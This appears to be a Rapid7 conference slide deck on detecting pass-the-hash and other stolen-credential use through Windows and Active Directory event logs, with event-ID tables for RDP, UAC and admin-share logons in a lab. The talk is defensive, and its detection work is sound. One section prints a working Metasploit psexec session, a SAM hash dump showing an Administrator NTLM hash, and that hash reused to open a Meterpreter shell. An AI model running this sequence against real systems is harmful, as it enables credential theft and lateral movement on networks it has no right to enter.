



Why You Need to Detect More Than PtH

Matt Hathaway, Senior Product Manager, Rapid7

Jeff Myers, Lead Software Engineer, Rapid7

Who We Are

➤ Matt Hathaway

- Senior Product Manager for Rapid7 UserInsight
- Former Hardware/Software Engineer
- Previously worked in credit card and banking fraud prevention

➤ Jeff Myers

- Lead Software Engineer for Rapid7 UserInsight
- Java developer before (and after) it was cool
- Focused on detection since joining Rapid7

Agenda

- Stolen credentials are going to be used
- How not to detect them
- How you can detect the characteristics
- What is more important than the exact characteristics

Quick Primer

➤ Active Directory Security Logs

- Domain authentication and administration logs stored on a domain controller

➤ Windows Event Logs

- Windows authentication and administration logs stored locally

➤ Account impersonation

- Authenticating from one account to another

➤ Windows Management Instrumentation (WMI)

- An interface to manage Microsoft Windows systems locally or remotely

Pass-the-Hash Basics

1. Harvest an unsalted password hash from a system

- LM and NTLM hashes are the target
- Various harvesting methods exist between novice and highly skilled users

2. Authenticate with the harvested password hash

- When prompted for password, use the hash
- Any protocol using LM/NTLM authentication will compare hashes
- No need for a cleartext password

You Cannot Stop Stolen Credentials... or Marketing

data fuels 3 key marketer initiatives

discover



reach



expand



smarter marketing decisions

You Cannot Stop Compromised Credentials - Discover

➤ Credentials are weak (and will be stolen)

- Spearphishing is sophisticated
- Passwords are constantly reused
- Users are focused on productivity, not security
- Target last year, ebay this year, etc.



You Cannot Stop Compromised Credentials - Reach

➤ It only takes one...

- ...valid set of credentials
- ...entry point without 2FA
- ...drive-by download victim



The Microsoft Guide to PtH is Unrealistic*

- Mitigation 1: Restrict and protect high privileged domain accounts
 - Exceptions are always made for privileged accounts
 - An endpoint was accessed in an emergency
 - A new service was urgent and needed admin-level access
- Mitigation 2: Restrict and protect local accounts with admin privileges
 - No organization has eliminated local administrator privileges
 - Executives demand them (productivity)
 - Developers demand them (productivity)
- Mitigation 3: Restrict inbound traffic with the Windows Firewall
 - Applies only to Windows-to-Windows authentications
 - Rules must be constantly changing

You Cannot Stop It... So Detect It!

- Compromised credential use is detectable
 - We will discuss a central place to start
 - Detecting advanced characteristics is great (BH 2013 talk)
- We are here to talk about the snags that you will hit
 - Every administrator looks suspicious
 - No single method/characteristic is sufficient
 - A lot of legitimate activity looks malicious

Active Directory Security Logs - Good vs. Bad

GOOD

- Every domain authentication
 - Which asset (sort of)
 - Which account
- Administrator functions
 - Account changes
 - Asset configuration
 - Group modifications

BAD

- Missing context
 - Which origination account?
 - What kind of remote authentication?
 - Which unprivileged account escalated?
 - Are local accounts in use? By whom?

Event Logs on Endpoints Are Mandatory


- Evading centralized event logs is simple
 - Ask your local pen-tester
 - Pass unsalted hashes
 - Confidently send recovered passwords from anywhere
 - Test “administrator” and “guest” accounts with weak passwords
- The logs on the endpoint are much richer
 - Local account authentication attempts
 - The important details on remote authentications
 - The type of “network” authentication
 - Logged in account that is authenticating ON another system



Remote Desktop Protocol (RDP)

Scenario:

From host *labclub2-dc.1* (10.1.102.53) user *alice* RDPs
to host *labclub2-dc.2* (10.1.102.51) as user *bob*



Raw Logs

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
  <EventID>4624</EventID>
  <Version>0</Version>
  <Level>0</Level>
  <Task>12544</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8020000000000000</Keywords>
  <TimeCreated SystemTime="2014-06-17T19:39:33.444811300Z" />
  <EventRecordID>3471628</EventRecordID>
  <Correlation />
  <Execution ProcessID="460" ThreadID="1692" />
  <Channel>Security</Channel>
  <Computer>DC-01.testdev.com</Computer>
  <Security />
</System>
- <EventData>
  <Data Name="SubjectUserSid">S-1-0-0</Data>
  <Data Name="SubjectUserName">-</Data>
  <Data Name="SubjectDomainName">-</Data>
  <Data Name="SubjectLogonId">0x0</Data>
  <Data Name="TargetUserSid">S-1-5-21-3971006236-2356616389-2175817169-1184</Data>
  <Data Name="TargetUserName">bob</Data>
  <Data Name="TargetDomainName">TESTDEV</Data>
  <Data Name="TargetLogonId">0x49c7ace</Data>
  <Data Name="LogonType">3</Data>
  <Data Name="LogonProcessName">Kerberos</Data>
  <Data Name="AuthenticationPackageName">Kerberos</Data>
  <Data Name="WorkstationName" />
  <Data Name="LogonGuid">{4441712D-E78E-F221-C81C-D6C95A0CB0B4}</Data>
  <Data Name="TransmittedServices">-</Data>
  <Data Name="LmPackageName">-</Data>
  <Data Name="KeyLength">0</Data>
  <Data Name="ProcessId">0x0</Data>
  <Data Name="ProcessName">-</Data>
  <Data Name="IpAddress">10.1.102.51</Data>
  <Data Name="IpPort">49804</Data>
</EventData>
</Event>
```

Summary

Code: 4624 - An account was successfully logged on

TargetUserName: bob

TargetDomainName: TESTDEV


LogonType: 3 - Network

IpAddress: 10.1.102.51 - target

RDP - Domain Controller

Code	Target User Name	Target Domain Name	Workstation / Service Name / Logon Type	IP Address
4776	bob		LABCLUB2-1 (source)	
4768	bob	testdev.com		::ffff:10.1.102.51 (target)
4769	bob@TESTDEV.COM	TESTDEV.COM	LABCLUB2-2\$	::ffff:10.1.102.51 (target)
4624	bob	TESTDEV	3 - Network	10.1.102.51 (target)

- 4776 – The domain controller attempted to validate the credentials for an account
- 4768 – A Kerberos authentication ticket was requested
- 4769 – A Kerberos service ticket was requested
- 4624 – An account was successfully logged on



RDP - Target Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Logon Type	Workstation Name / Target Server Name	IP Address
4624			bob	TESTDEV	3 - Network	LABCLUB2-1	
4648	LABCLUB2-2\$	TESTDEV	bob	TESTDEV		localhost	10.1.102.53 - source
4624	LABCLUB2-2\$	TESTDEV	bob	TESTDEV	10 - Remote Interactive	LABCLUB2-2	10.1.102.53 - source

RDP - Source Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Target Server Name	Target Info
4648	alice	TESTDEV	bob	testdev	labclub2-2.testdev.com	labclub2-2.testdev.com

4624 – An account was successfully logged on


4648 – A logon was attempted using explicit credentials

RAPID7



RDP - Comparison


Log Source	Source User	Source Address	Target User	Target Address
Domain Controller		LABCLUB2-1 (Workstation)	bob	10.1.102.51 (target)
Source Host	alice	10.1.102.53 (localhost)	bob	labclub2-2.testdev.com
Target Host		10.1.102.53 (IP Address)	bob	10.1.102.51 (localhost)



User Account Control (UAC)

Scenario:


On host *labclub2-dc.2* (10.1.102.51) user *alice* authenticates to UAC using local *Administrator* credentials



Run As Local Administrator / UAC Prompt

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Target Server Name	Target Info
4648	alice	TESTDEV	Administrator	LABCLUB2-2	localhost	localhost
4624	alice	TESTDEV	Administrator	LABCLUB2-2		
4672	Administrator	LABCLUB2-2				


- 4648 – A logon was attempted using explicit credentials
- 4624 – An account was successfully logged on
- 4672 – Special privileges assigned to new logon



Pass-the-Hash with Metasploit

Scenario:

craig rips local *Administrator* hash from *labclub2-dc.1* (10.1.102.62),
uses it to log in from *labclub2-dc.2* (10.1.102.60)
to *labclub2-dc.3* (10.1.102.61)



```
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.102.62:445|razordev as user 'craig'...
[*] Uploading payload...
[*] Created \koGLAzxN.exe...
[*] Deleting \koGLAzxN.exe...
[*] Sending stage (769536 bytes) to 10.1.102.62
[-] Exploit failed: Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Meterpreter session 1 opened (10.1.102.60:62653 -> 10.1.102.62:4444) at 2014-06-25 14:47:23 -0400

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against SAMCLUB2-1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] C:/metasploit/apps/pro/loot/20140625144803_default_10.1.102.62_windows.hashes_798916.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 0866f1a69cdf81d13ccf0699fe4e9ac6.
..
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] root:" "
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:6d21e52b180b90f60d9e6f8e8a265205:::
```

```
msf-pro > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(psexec) > set rhost 10.1.102.61
rhost => 10.1.102.61
msf exploit(psexec) > set smbuser Administrator
smbuser => Administrator
<mbpass aad3b435b51404eeaad3b435b51404ee:6d21e52b180b90f60d9e6fbe8a265205
smbpass => aad3b435b51404eeaad3b435b51404ee:6d21e52b180b90f60d9e6fbe8a265205
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.102.61:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \XqTLsftZ.exe...
[*] Deleting \XqTLsftZ.exe...
[-] Exploit failed: Rex::Proto::SMB::Exceptions::ErrorCode The server responded
with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (769536 bytes) to 10.1.102.61
[*] Meterpreter session 1 opened (10.1.102.60:63811 -> 10.1.102.61:4444) at 2014
-06-25 15:40:26 -0400

meterpreter > 
```

PtH - Domain Controller


Code	Target User Name	Target Domain Name	Logon Type	IP Address
4672	DC-01\$	TESTDEV		
4624	DC-01\$	TESTDEV	3 - Network	::1
4624	LABCLUB2-1\$ (rip source)	TESTDEV	3 - Network	10.1.102.62 (rip source)

PtH - Target Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Workstation	IP Address	Logon Process Name
4672	Administrator	LABCLUB2-3					
4624			Administrator	LABCLUB2-3	uxuQR742vgFacN18	10.1.102.60 (source)	NtLmSsp

4624 – An account was successfully logged on
4672 – Special privileges assigned to new logon

RAPID7



User Mounts Admin Share with Domain Creds

Scenario:

On *labclub2-dc.2* (10.1.102.60) user *alice* mounts an administrative share *C\$* on *labclub2-dc.3* (10.1.102.61) using her own domain credentials



SMB Mount, Domain Admin - Domain Controller

Code	Subject User Name	Workstation
4776	alice	LABCLUB2-2 (source)


SMB Mount, Domain Admin - Target Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Workstation	IP Address	Logon Process Name
4672	alice	TESTDEV					
4624			alice	TESTDEV	LABCLUB2-2	10.1.102.60 (source)	NtLmSsp

4776 – The domain controller attempted to validate the credentials for an account

4624 – An account was successfully logged on


4672 – Special privileges assigned to new logon



User Mounts Admin Share with Local Admin Creds

Scenario:

On *labclub2-dc.2* (10.1.102.60) user *alice* mounts an administrative share *C\$* on *labclub2-dc.3* (10.1.102.61) using local *Administrator* credentials



SMB Mount, Local Admin - Source Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Target Server Name	IP Address
4648	alice	TESTDEV	Administrator	LABCLUB2-3	labclub2-3.testdev.com	


SMB Mount, Local Admin - Target Host

Code	Subject User Name	Subject Domain Name	Target User Name	Target Domain Name	Workstation	IP Address	Logon Process Name
4672	Administrator	LABCLUB2-3					
4624			Administrator	LABCLUB2-3	LABCLUB2-2	10.1.102.60 (source)	NtLmSsp

4648 – A logon was attempted using explicit credentials

4624 – An account was successfully logged on

4672 – Special privileges assigned to new logon



You Really Need to Learn “Normal”

- Using endpoint event logs, detect every credential use
 - From *MAC-IT-35*, *jim-admin* mounts admin share
 - *jen-user* authenticates as *jen-admin* over RDP
 - *joe-developer* authenticates as *Administrator* at UAC prompt
- Tune your alerting to abnormal scenarios
 - From *hhjfLX48tcuHD93*, *Administrator* mounts admin share
 - *mike-user* authenticates as *jim-admin* over RDP
 - *lynn-marketer* authenticates as *Administrator* at UAC prompt



Questions?

Thank you:

MooseDojo, Metasploit team

Contact us:

jeff_myers@rapid7.com

matthew_hathaway@rapid7.com